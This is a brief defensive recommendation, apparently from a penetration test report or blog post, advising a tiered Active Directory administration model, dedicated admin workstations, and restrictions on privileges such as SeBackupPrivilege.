[Long-term] Implement tiered Active Directory administration Adopt a tiered AD model separating workstation, server, and domain controller administration. Restrict privileged account usage to dedicated admin workstations and ensure standard user accounts cannot accumulate privileges through SeBackupPrivilege or similar assignments. Include AD security configuration in the regular penetration testing scope.


Leave a Reply